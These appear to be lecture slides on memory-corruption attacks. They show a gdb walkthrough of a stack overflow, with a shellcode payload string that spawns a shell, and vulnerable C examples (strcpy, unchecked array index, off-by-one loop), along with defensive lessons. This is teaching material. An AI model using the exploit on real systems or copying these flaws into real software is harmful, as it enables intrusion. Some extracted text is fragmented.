
main:

```

push %ebp           0x80483fd
mov %esp,%ebp       0x80483fe
sub $0x3c,%esp      0x8048400
mov 0xc(%ebp),%eax   0x8048403
add $0x4,%eax        0x8048406
mov (%eax),%eax      0x8048409
mov %eax,0x4(%esp)   0x804840b
lea -0x32(%ebp),%eax 0x804840f
mov %eax,(%esp)      0x8048412
call 80482d0 <strcpy> 0x8048415
mov $0xa,%eax        0x804841a
leave               0x804841f
ret                 0x8048420

```

%eax	0xa
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x804841f



main:

```

push %ebp           0x80483fd
mov %esp,%ebp       0x80483fe
sub $0x3c,%esp      0x8048400
mov 0xc(%ebp),%eax   0x8048403
add $0x4,%eax        0x8048406
mov (%eax),%eax      0x8048409
mov %eax,0x4(%esp)   0x804840b
lea -0x32(%ebp),%eax 0x804840f
mov %eax,(%esp)       0x8048412
call 80482d0 <strcpy> 0x8048415
mov $0xa,%eax         0x804841a
leave                0x804841f
ret                   0x8048420

```



%eax	0xa
%esp	0xbffffff69c
%ebp	0x0
%eip	0x8048420

0xFFFFFFFF

0xbffff734

0x2

0xb7e3faf3

0x0

shellcode

...

0xbffff87b

0xbffff666

0x00000000

0xbffff69c

0xbffff698

0xbffff688

0xbffff666

0xbffff660

0xbffff65c

main:


```
push %ebp           0x80483fd
mov %esp,%ebp       0x80483fe
sub $0x3c,%esp      0x8048400
mov 0xc(%ebp),%eax   0x8048403
add $0x4,%eax        0x8048406
mov (%eax),%eax      0x8048409
mov %eax,0x4(%esp)   0x804840b
lea -0x32(%ebp),%eax 0x804840f
mov %eax,(%esp)       0x8048412
call 80482d0 <strcpy> 0x8048415
mov $0xa,%eax         0x804841a
leave                 0x804841f
ret                   0x8048420
```

%eax	0xa
%esp	0xbffff6a0
%ebp	0x0
%eip	0xb7e3faf3

What went wrong?

- Must overflow the saved EIP on the stack with the address of the shellcode
- The buffer we are writing to is at `%ebp - 0x32 (50)` so we need
 - 33 bytes of shellcode
 - 17 random bytes (let's just use 'a')
 - 4 bytes for saved EBP
 - 4 bytes for the address of the shellcode

```
$ gcc -Wall -Wall -O0 -g -fno-omit-frame-  
pointer -Wno-deprecated-declarations  
-D_FORTIFY_SOURCE=0 -fno-pie -Wno-format  
-Wno-format-security -z norelro -z execstack  
-fno-stack-protector -m32 -mpreferred-stack-  
boundary=2 test.c  
$ gdb a.out  
(gdb) b *0x8048415  
(gdb) r `python -c "print  
'\x31\x00\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2  
f\x62\x69\x89\xe3\x50\x53\x86\xe5\x89\xc2\x0  
b\x01\xcd\x80\x31\x00\xb0\x01\x31\xdb\xcd\x8  
0' + 17 * 'a' + 'bcde' +  
'\xbf\xff\xf6\x66'"`
```



main:

```

push %ebp           0x80483fd
mov %esp,%ebp       0x80483fe
sub $0x3c,%esp      0x8048400
mov 0xc(%ebp),%eax  0x8048403
add $0x4,%eax       0x8048406
mov (%eax),%eax     0x8048409
mov %eax,0x4(%esp)  0x804840b
lea -0x32(%ebp),%eax 0x804840f
mov %eax,(%esp)     0x8048412
call 80482d0 <strcpy> 0x8048415
mov $0xa,%eax       0x804841a
leave               0x804841f
ret                 0x8048420


```

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x8048415

(gdb) x/s 0xbffff861

0xbffff861:

"1\300Phn/shh//bi\211\343PS\206\345\211\302\v\0011\300\260\001\061\333`", 'a' <repeats 17 times>,"bcdeF\366\377\277"



```

main:
    push %ebp                0x80483fd
    mov %esp,%ebp           0x80483fe
    sub $0x3c,%esp          0x8048400
    mov 0xc(%ebp),%eax       0x8048403
    add $0x4,%eax            0x8048406
    mov (%eax),%eax          0x8048409
    mov %eax,0x4(%esp)       0x804840b
    lea -0x32(%ebp),%eax     0x804840f
    mov %eax,(%esp)          0x8048412
    call 80482d0 <strcpy>    0x8048415
    mov $0xa,%eax            0x804841a
    leave                    0x804841f
    ret                      0x8048420
  
```

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804841a


```
(gdb) c
```

```
Continuing. Program received signal  
SIGSEGV, Segmentation fault.
```

```
0x66f6ffbf in ?? ()
```

```
(gdb) r `python -c "print
```

```
'\x31\x00\x50\x68\x6e\x2f\x73\x68\x6  
8\x2f\x2f\x62\x69\x89\xe3\x50\x53\x8  
6\xe5\x89\xc2\x0b\x01\xcd\x80\x31\x0  
0\xb0\x01\x31\xdb\xcd\x80' + 17 *  
'a' + 'bcde' + '\x46\xf6\xff\xbf'"`
```



main:

```

push %ebp                                0x80483fd
mov %esp,%ebp                            0x80483fe
sub $0x3c,%esp                           0x8048400
mov 0xc(%ebp),%eax                       0x8048403
add $0x4,%eax                            0x8048406
mov (%eax),%eax                          0x8048409
mov %eax,0x4(%esp)                       0x804840b
lea -0x32(%ebp),%eax                     0x804840f
mov %eax,(%esp)                          0x8048412
call 80482d0 <strcpy>                    0x8048415
mov $0xa,%eax                            0x804841a
leave                                     0x804841f
ret                                       0x8048420

```

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x8048415


(gdb) x/s 0xbffff861

0xbffff861:

```

"1\300Phn/shh//bi\211\343PS\206\3
45\211\302\v\0011\300\260\001\061\333`
", 'a' <repeats 17 times>,
"bcdeF\366\377\277"

```



main:


```

push %ebp           0x80483fd
mov %esp,%ebp       0x80483fe
sub $0x3c,%esp      0x8048400
mov 0xc(%ebp),%eax   0x8048403
add $0x4,%eax        0x8048406
mov (%eax),%eax      0x8048409
mov %eax,0x4(%esp)   0x804840b
lea -0x32(%ebp),%eax 0x804840f
mov %eax,(%esp)      0x8048412
call 80482d0 <strcpy> 0x8048415
mov $0xa,%eax        0x804841a
leave               0x804841f
ret                 0x8048420

```



%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804841a




main:

```

push %ebp           0x80483fd
mov %esp,%ebp       0x80483fe
sub $0x3c,%esp      0x8048400
mov 0xc(%ebp),%eax  0x8048403
add $0x4,%eax       0x8048406
mov (%eax),%eax     0x8048409
mov %eax,0x4(%esp)  0x804840b
lea -0x32(%ebp),%eax 0x804840f
mov %eax,(%esp)     0x8048412
call 80482d0 <strcpy> 0x8048415
mov $0xa,%eax       0x804841a
leave               0x804841f
ret                 0x8048420

```

%eax	0xa
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804841f



main:

```

push %ebp                                0x80483fd
mov %esp,%ebp                            0x80483fe
sub $0x3c,%esp                           0x8048400
mov 0xc(%ebp),%eax                       0x8048403
add $0x4,%eax                             0x8048406
mov (%eax),%eax                           0x8048409
mov %eax,0x4(%esp)                       0x804840b
lea -0x32(%ebp),%eax                     0x804840f
mov %eax,(%esp)                           0x8048412
call 80482d0 <strcpy>                    0x8048415
mov $0xa,%eax                             0x804841a
leave                                     0x804841f
ret                                       0x8048420

```



%eax	0xa
%esp	0xbffff67c
%ebp	0x65646362
%eip	0x8048420

0xFFFFFFFF

0xbffff714

0x0

0xbffff646

0xbffff67c

main:

push %ebp

mov %esp,%ebp

sub \$0x3c,%esp

mov 0xc(%ebp),%eax

0x80483fd

0x80483fe

0x8048400

0x8048403

0x8048406

0x8048409

0x804840b

0x804840f

0x8048412

0x8048415

0x804841a

0x804841f

0x8048420

...

\$

%eax

%esp

0xbffff67c

%ebp

0x65646362

%eip


0xbffff646

Guessing the Buffer Address

- In most cases the address of the buffer is not known
- It has to be “guessed” (and the guess must be VERY precise)
- The stack address of a program can be obtained by using gdb
 - Assumption: No stack randomization
- Given the **same environment** and knowing the size of command-line parameters, the address of the stack can be roughly guessed

NOP Sled

- A series of NOPs is inserted at the beginning of the overflowing buffer so that the jump does not need to be exactly precise
- In x86, NOP is 0x90



Generalizing Memory Corruption

- What is overwritten
 - Return address/frame pointer
 - Pointer to function
 - Pointer to data
 - Variable value
- What causes the overwrite
 - Unchecked copying overflows
 - Array indexing overflows
 - Integer overflows
 - Loop overflows
- Where is overwritten
 - Stack
 - Heap/BSS/DATA
 - GOT

What Is Overwritten

- Any reference to a value that can be overwritten can represent a security vulnerability
 - Changing the value of a variable
 - Pointers to strings or array contents (e.g., `"/tmp/t.txt"` becomes `"/etc/shadow"`)
 - Integer values (e.g., value of the `uid` variable that is passed to `setuid(uid)`)
 - Changing the value of the saved base pointer
 - By overwriting the old base pointer it is possible to force the process to use a function frame determined by the attacker when returning from a function
 - An additional return operation would jump to a destination selected by the attacker
 - Changing the value of a function pointer
 - Changing the value of the GOT entry for `printf()` to point to the shellcode will invoke the code when `printf()` is invoked

What is Overwritten: Long Jumps

- `setjump()` and `longjump()` are used to perform non-local, inter-procedural direct control transfer from one point in a program to another
 - Similar to a "goto" that restores the program state
- A `setjump()` call saves the context of a program in a data structure
 - When used to save the environment, `setjmp(env)` returns 0
- A `longjump()` call restores the context of the program to its original state
 - When `longjump(env, x)` is called, it is as if `setjmp(env)` returned x
- This mechanism can be used to perform exception/error handling and to implement user-space threading

setjmp() and longjmp()

```
int main(int argc, char *argv[]){
    jmp_buf env;
    int i;

    if (setjmp(env) != 0) {
        printf("i = %d\n", i);
        exit(0);
    }
    else {
        printf("i = %d\n", i);
        f1(env);
    }

    return 0;
}
```

```
void f2(jmp_buf e) {
    if (check == error) {
        longjmp(e, ERROR2);
        /* unreachable */
    }
    else
        return;
}

void f1(jmp_buf e) {
    if (check == error) {
        longjmp(e, ERROR1);
        /* unreachable */
    }
    else
        f2(e);
}
```

jmp_buf Implementation

```
longjmp(env, i) ->
```

```
movl i, %eax          /* return i */
movl env.__jmpbuf[JB_BP], %ebp /* restore base ptr */
movl env.__jmpbuf[JB_SP], %esp /* restore stack ptr */
jmp  (env.__jmpbuf[JB_PC]) /* jump to stored PC */
```

Designing an Exploit

- If a long jump buffer can be overwritten by attacker-specified data, it is possible to modify the control flow of an application
- The exploit requires:
 - A `setjmp(env)`
 - An overflow attack that overwrites `env`
 - Set target PC value to start of shell code
 - Set stored BP and SP so that shell code has legal memory area for stack operations
 - A call to `longjmp(env, x)`

Lessons Learned

- Make sure that sensitive data structures cannot be overwritten

What is Overwritten: A Carefully (?) Developed Program

```
int checkpwd(char *p)
{
    char mypwd[512];
    strcpy(mypwd, p); /* creates copy of the password */
    /* Performs the check on the copy... */
    printf("Checking password %s\n", mypwd);
    return 0;
}

int main (int argc, char *argv[])
{
    char username[512];
    char password[512];
    strncpy(password, argv[1], 512);
    strncpy(username, argv[2], 512);
    printf("Checking password %s for user %s\n", password, username);
    return checkpwd(password);
}
```

Non-terminated String Overflow

- Some functions, such as `strncpy`, limit the amount of data copied in the destination buffer but do not include a terminating zero when the limit is reached
- If adjacent buffers are not null-terminated it is possible to cause the copying of an excessive amount of information

Lessons Learned

- Always make sure that strings are null-terminated

Index Overflow

- This type of overflow exploits the lack of boundary checks in the value used to index an array
- They are particularly easy to exploit because they allow for the direct assignment of memory values
- Note that depending on the type of array it is possible to modify only memory values that conform to the data structure in the array

Example

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
    int array[8];
    int index;
    int value;
    index = (int) strtol(argv[1], NULL, 10);
    value = (int) strtoul(argv[2], NULL, 16);
    array[index] = value;
    return 0;
}
```

```
$ ./arrayoverflow 11 "AAAAAAAA"
Segmentation fault (core dumped)
```


Lessons Learned

- Always check that array indexes that can be controlled by user input are within the array's bounds

Loop Overflows

- Loop overflows happen when the attacker can control the loop iterations and checks are missing
- A special case: off-by-one loop overflows
 - These attacks are similar to array overflows, with the difference that only one element above the array capacity is overwritten
 - Can be used to modify the least significant byte of pointers
 - “Frame Pointer Overwrite” by klog, Phrack Magazine, 9(55), 1999

Off-by-one Overflow: Example

```
#include <stdio.h>

func(char *sm) {
    char buffer[256];
    int i;

    for(i = 0; i <= 256; i++)
    {
        buffer[i]=sm[i];
    }
}

int main(int argc, char *argv[]) {
    if (argc < 2) {
        printf("missing args\n");
        exit(-1);
    }

    func(argv[1]);

